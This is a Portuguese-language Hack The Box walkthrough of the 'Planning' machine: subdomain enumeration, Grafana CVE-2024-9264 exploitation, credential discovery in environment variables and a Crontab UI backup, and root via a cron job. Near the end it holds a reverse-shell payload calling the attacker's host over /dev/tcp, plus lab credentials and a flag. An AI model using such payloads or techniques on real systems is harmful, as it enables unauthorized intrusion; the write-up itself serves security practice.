Command Injection e LFI no Grafana.
Introdução
Olá mundo! Sejam todos bem vindos à mais uma aventura na minha jornada no mundo da cibersegurança. Hoje vamos falar da máquina Planning, uma máquina assumed breach classificada como de dificuldade fácil no Hackthebox, onde recebemos as seguintes credenciais no início - admin : 0D5oT70Fq13EvB5r.
Após a verredura inicial encontramos um site chamado Edukate, que oferece cursos online. Ao fazer a varredura de subdomínios, encontramos uma página de login do Grafana, cuja versão é vulnerável à CVE-2024-9264 Command Injection and LFI in Grafana. Usando uma POC pública, obtemos acesso remoto ao Docker container que hospeda a aplicação. Olhando as variáveis de ambiente, encontramos as credenciais SSH do usuário enzo. Já logado como enzo, encontramos credenciais do root em um arquivo de backup do Crontab UI. Porém a senha do root não funciona no SSH, mas funciona no Crontab UI, que está rodando na porta 8000 da rede interna. Conseguimos o root da máquina por criar um novo job que iniciará uma conexão remota, trazendo um shell root.
Essa parece ser uma aventura e tanto, então vamos começar.
Enumeração
Nmap
Após rodar a ferramenta NMAP obtive o resultado abaixo:
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 $IP | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
sudo nmap -Pn -p$ports -sC -sV -oA nmap/$machine -vv $IP
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-13 12:49 EDT

--<SNIPED>--

PORT      STATE  SERVICE REASON         VERSION
22/tcp    open   ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp0CfnTA2y6mk03/g2CffQmx8EL/uYKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=
|   256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVlTJhPDWhOeW+p9G7f2E9JnYIhKs6R0
80/tcp    open   http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.24.0 (Ubuntu)
8527/tcp  closed unknown reset ttl 63
19595/tcp closed unknown reset ttl 63
24108/tcp closed unknown reset ttl 63
24577/tcp closed bilobit reset ttl 63
27127/tcp closed unknown reset ttl 63
27714/tcp closed unknown reset ttl 63
28401/tcp closed unknown reset ttl 63
34945/tcp closed unknown reset ttl 63
37376/tcp closed unknown reset ttl 63
41373/tcp closed unknown reset ttl 63
43028/tcp closed unknown reset ttl 63
44471/tcp closed unknown reset ttl 63
53816/tcp closed unknown reset ttl 63
62199/tcp closed unknown reset ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds
           Raw packets sent: 16 (704B) | Rcvd: 16 (648B)
Haviam duas portas abertas (22 ssh, 80 http) e várias outras fechadas. Havia também um redirecionamento para planning.htb, que eu prontamente adicionei ao meu arquivo /etc/hosts.
Home Page
Visitando então a página http://planning.htb/, me deparei com a seguinte home page.

O site tem um formulário para contato e um formulário para inscrição de curso. Mas nenhum dos dois formulários realmente tem alguma funcionalidade. Então comecei a procurar subdomínios.
O dilema do dicionário

Usando a ferramenta FFUF, comecei usando meu comando habitual, que usa sempre o mesmo dicionário de palavras. Minha esperança é encontrar alguma página de login, visto já tinha credenciais de admin dadas pelo Hackthebox e elas não funcionavam no SSH.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://planning.htb -H "Host: FUZZ.planning.htb" -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 166 req/sec :: Duration: [0:02:02] :: Errors: 0 ::
Mas nem mesmo usando um dicionário de 20000 palavras funcionou. Depois disso usei a ferramenta Feroxbuster, na intenção de encontrar qualquer diretório ou arquivo que poderia vazar onde estaria a página de login.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ feroxbuster -u http://planning.htb
___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___

by Ben "epi" Risher 🤓                 ver: 2.11.0

───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://planning.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://planning.htb/js => http://planning.htb/js/
301      GET        7l       12w      178c http://planning.htb/css => http://planning.htb/css/
301      GET        7l       12w      178c http://planning.htb/img => http://planning.htb/img/
200      GET       21l      212w    20494c http://planning.htb/img/team-3.jpg
200      GET      194l      674w    10229c http://planning.htb/course.php
200      GET        1l       38w     2303c http://planning.htb/lib/easing/easing.min.js
200      GET      201l      663w    10632c http://planning.htb/contact.php
200      GET      230l      874w    12727c http://planning.htb/about.php
200      GET        8l       58w     5269c http://planning.htb/img/testimonial-1.jpg
200      GET       60l      404w    29126c http://planning.htb/img/team-2.jpg
200      GET       63l      389w    30916c http://planning.htb/img/team-1.jpg
200      GET      173l      851w    64663c http://planning.htb/img/courses-1.jpg
200      GET      146l      790w    75209c http://planning.htb/img/feature.jpg
301      GET        7l       12w      178c http://planning.htb/lib => http://planning.htb/lib/
200      GET        7l      279w    42766c http://planning.htb/lib/owlcarousel/owl.carousel.min.js
200      GET        5l       89w     5527c http://planning.htb/img/testimonial-2.jpg
200      GET      137l      234w     3338c http://planning.htb/js/main.js
200      GET        6l       64w     2936c http://planning.htb/lib/owlcarousel/assets/owl.carousel.min.css
200      GET       11l       56w     2406c http://planning.htb/lib/counterup/counterup.min.js
403      GET        7l       10w      162c http://planning.htb/lib/owlcarousel/
403      GET        7l       10w      162c http://planning.htb/lib/waypoints/
200      GET      420l     1623w    23914c http://planning.htb/index.php
301      GET        7l       12w      178c http://planning.htb/lib/owlcarousel/assets => http://planning.htb/lib/owlcarousel/assets/
200      GET        7l      158w     9028c http://planning.htb/lib/waypoints/waypoints.min.js
403      GET        7l       10w      162c http://planning.htb/lib/
200      GET      220l      880w    13006c http://planning.htb/detail.php
403      GET        7l       10w      162c http://planning.htb/lib/easing/
403      GET        7l       10w      162c http://planning.htb/lib/owlcarousel/assets/
403      GET        7l       10w      162c http://planning.htb/lib/counterup/
200      GET      128l      607w    48746c http://planning.htb/img/courses-2.jpg
200      GET      136l      656w    53333c http://planning.htb/img/courses-3.jpg
200      GET        0l        0w   183895c http://planning.htb/css/style.css
200      GET        0l        0w    31811c http://planning.htb/img/about.jpg
200      GET      420l     1623w    23914c http://planning.htb/
200      GET       23l      172w     1090c http://planning.htb/lib/owlcarousel/LICENSE
[####################] - 10m   300032/300032  0s      found:35      errors:441
[####################] - 10m    30000/30000   49/s    http://planning.htb/
[####################] - 10m    30000/30000   49/s    http://planning.htb/js/
[####################] - 10m    30000/30000   49/s    http://planning.htb/css/
[####################] - 10m    30000/30000   49/s    http://planning.htb/img/
[####################] - 10m    30000/30000   49/s  http://planning.htb/lib/owlcarousel/
[####################] - 10m    30000/30000   49/s  http://planning.htb/lib/waypoints/
[####################] - 10m    30000/30000   49/s    http://planning.htb/lib/
[####################] - 10m    30000/30000   49/s  http://planning.htb/lib/counterup/
[####################] - 10m    30000/30000   49/s http://planning.htb/lib/owlcarousel/assets/
[####################] - 10m    30000/30000   49/s http://planning.htb/lib/easing/
Apesar de ter encontrado vários arquivos, nenhum deles tinha o que eu precisava. Enfim, travado novamente.
Sem muito o que fazer, voltei para os subdomínios. Era bem provável que houvesse uma página de login em algum lugar, mas não tivesse encontrando por que o dicionário de palavras não continha o nome correto. Para provar essa hipótese, usei um dicionário de mais de 150000 palavras.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ ffuf -w /opt/seclists/Discovery/DNS/namelist.txt -u http://planning.htb -H "Host: FUZZ.planning.htb" -ac
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 215ms]
:: Progress: [151265/151265] :: Job [1/1] :: 178 req/sec :: Duration: [0:14:23] :: Errors: 0 ::
Estava ali! O problema era realmente o dicionário. Depois de comemorar por um momento como se fosse um gol, adicionei grafana.planning.htb ao meu arquivo /etc/hosts.
Grafana
Visitando a página, era mesmo uma página de login.

Olhando o rodapé da página, a versão do grafana é a 11.0.0. Pesquisando essa versão no Google, encontrei esse artigo.
Mas o que é Grafana?
O
Grafanaé uma plataforma interativa de visualização de dados open source, desenvolvida pela Grafana Labs, que permite aos usuários ver dados por meio de tabelas e gráficos unificados em um painel ou vários, para facilitar a interpretação e a compreensão. OGrafanatambém permite consultar e definir alertas sobre suas informações e métricas de qualquer lugar que os dados estejam.CVE-2024-9264 CVE-2024-9264 afeta o
Grafanadevido ao recursoSQL Expressions, permitindo ataquesRCEeLFI. A funcionalidade permanece ativa naAPIdoGrafanasem ativação explícita. A exploração depende doDuckDBinstalado e configurado corretamente noPATHacessível aoGrafana. O recursoSQL Expressionsconecta-se a um utilitário de linha de comando doDuckDBpara processar dados do DataFrame por meio de operaçõesSQL. Embora seja possível executar consultasSQLdiretamente nos dados, a falta de validação de entrada criou potenciais vulnerabilidades, permitindo a execução de comandos e acesso não autorizado ao sistema de arquivos.A vulnerabilidade
O artigo tem uma POC em Golang que é só copiar e colar como exploit.go.
Tip
Para evitar erros de indentação e quebra de linha, use editores como o
VS Code. Isso evita muitos problemas de copiar e colar o conteúdo da web.
Exploração
Docker
Ao rodar o exploit, obtive uma shell reversa.

A shell reversa era uma shell root, mas não o root que eu gostaria. Na verdade estava conectado em um docker container rodando uma imagem do Grafana. Felizmente, rapidamente encontrei novas credenciais olhando as variáveis de ambiente com o comando env.
root@7ce659d667d7:~# ls
ls
LICENSE
bin
conf
public
root@7ce659d667d7:~# env
env
AWS_AUTH_SESSION_DURATION=15m
HOSTNAME=7ce659d667d7
PWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_HOME=/usr/share/grafana
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
HOME=/usr/share/grafana
AWS_AUTH_EXTERNAL_ID=
SHLVL=2
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_LOGS=/var/log/grafana
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
_=/usr/bin/env
root@7ce659d667d7:~#
SSH como enzo
Usando as novas credenciais enzo : RioTecRANDEntANT! no SSH, consegui uma conexão estável com o servidor e obtive a flag do usuário.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ ssh enzo@planning.htb
enzo@planning.htb\'s password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue May 13 09:10:35 PM UTC 2025

  System load:           0.0
  Usage of /:            67.2% of 6.30GB
  Memory usage:          47%
  Swap usage:            0%
  Processes:             231
  Users logged in:       0
  IPv4 address for eth0: 10.129.254.133
  IPv6 address for eth0: dead:beef::250:56ff:fe94:cce

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue May 13 21:10:36 2025 from 10.10.14.177

enzo@planning:~$
enzo@planning:~$ ls
user.txt
enzo@planning:~$ cat user.txt
3fb75eea8b5313ee1d82333be78d8cb0
enzo@planning:~$
Escalação de Privilégios
Crontab UI
Depois de ter investigado um bom tempo, encontrei um arquivo chamado /opt/crontabs/crontab.db. Depois de ler o arquivo, obtive uma senha para o usuário root.
enzo@planning:~$ cd /opt
enzo@planning:/opt$ ls
containerd  crontabs
enzo@planning:/opt$ cd crontabs/
enzo@planning:/opt/crontabs$ ls
crontab.db
enzo@planning:/opt/crontabs$ file crontab.db
crontab.db: New Line Delimited JSON text data
enzo@planning:/opt/crontabs$ cat crontab.db | jq
{
  "name": "Grafana backup",
  "command": "/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz",
  "schedule": "@daily",
  "stopped": false,
  "timestamp": "Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 1740774983276,
  "saved": false,
  "_id": "GTI22PpoJNtRKg0W"
}
{
  "name": "Cleanup",
  "command": "/root/scripts/cleanup.sh",
  "schedule": "* * * * *",
  "stopped": false,
  "timestamp": "Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 1740849309992,
  "saved": false,
  "_id": "gNIRXh1WIc9K7BYX"
}
enzo@planning:/opt/crontabs$
No entanto, ao usar o comando su - ou su root, a senha P4ssw0rdS0pRi0T3c não funciona. O que significa que essa não é a senha do SSH.
Por isso eu passei a listar as conexões de rede usando o comando ss e encontrei a porta 8000 como LISTEN, ou escutando.
enzo@planning:/opt/crontabs$ ss -ltn
State              Recv-Q             Send-Q                          Local Address:Port                            Peer Address:Port             Process
LISTEN             0                  511                                   0.0.0.0:80                                   0.0.0.0:*
LISTEN             0                  4096                               127.0.0.54:53                                   0.0.0.0:*
LISTEN             0                  70                                  127.0.0.1:33060                                0.0.0.0:*
LISTEN             0                  151                                 127.0.0.1:3306                                 0.0.0.0:*
LISTEN             0                  4096                                127.0.0.1:3000                                 0.0.0.0:*
LISTEN             0                  4096                            127.0.0.53%lo:53                                   0.0.0.0:*
LISTEN             0                  511                                 127.0.0.1:8000                                 0.0.0.0:*
LISTEN             0                  4096                                127.0.0.1:43723                                0.0.0.0:*
LISTEN             0                  4096                                        *:22                                         *:*
Para me conectar ao serviço que está rodando na porta 8000, precisei criar um túneo SSH para conectar minha porta 8888 com a porta 8000 do servidor.
enzo@planning:/opt/crontabs$ exit
logout
Connection to planning.htb closed.

┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ ssh -L 8888:127.0.0.1:8000 enzo@planning.htb
enzo@planning.htb\'s password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue May 13 09:32:41 PM UTC 2025

  System load:           0.0
  Usage of /:            67.3% of 6.30GB
  Memory usage:          48%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.254.133
  IPv6 address for eth0: dead:beef::250:56ff:fe94:cce


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 13 21:32:42 2025 from 10.10.14.177
enzo@planning:~$

Em seguida, acessei a porta 8888 localhost, e encontrei um pop-up javascript que pede usuário e senha.
Shell como root
Colocando as credenciais root : P4ssw0rdS0pRi0T3c, acessei o Crontab UI. O serviço permite criar cronjobs sem a necessidade de entender como fazer isso em linha de comando.

Como havia visto no arquivo crontab.db, o usuário root é quem possui os direitos de execução desse serviço. Assim, criei um novo job chamado pwned, com o seguinte payload: /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.177/9001 0>&1'. Em seguida salvei e deixei meu netcat “escutando”.
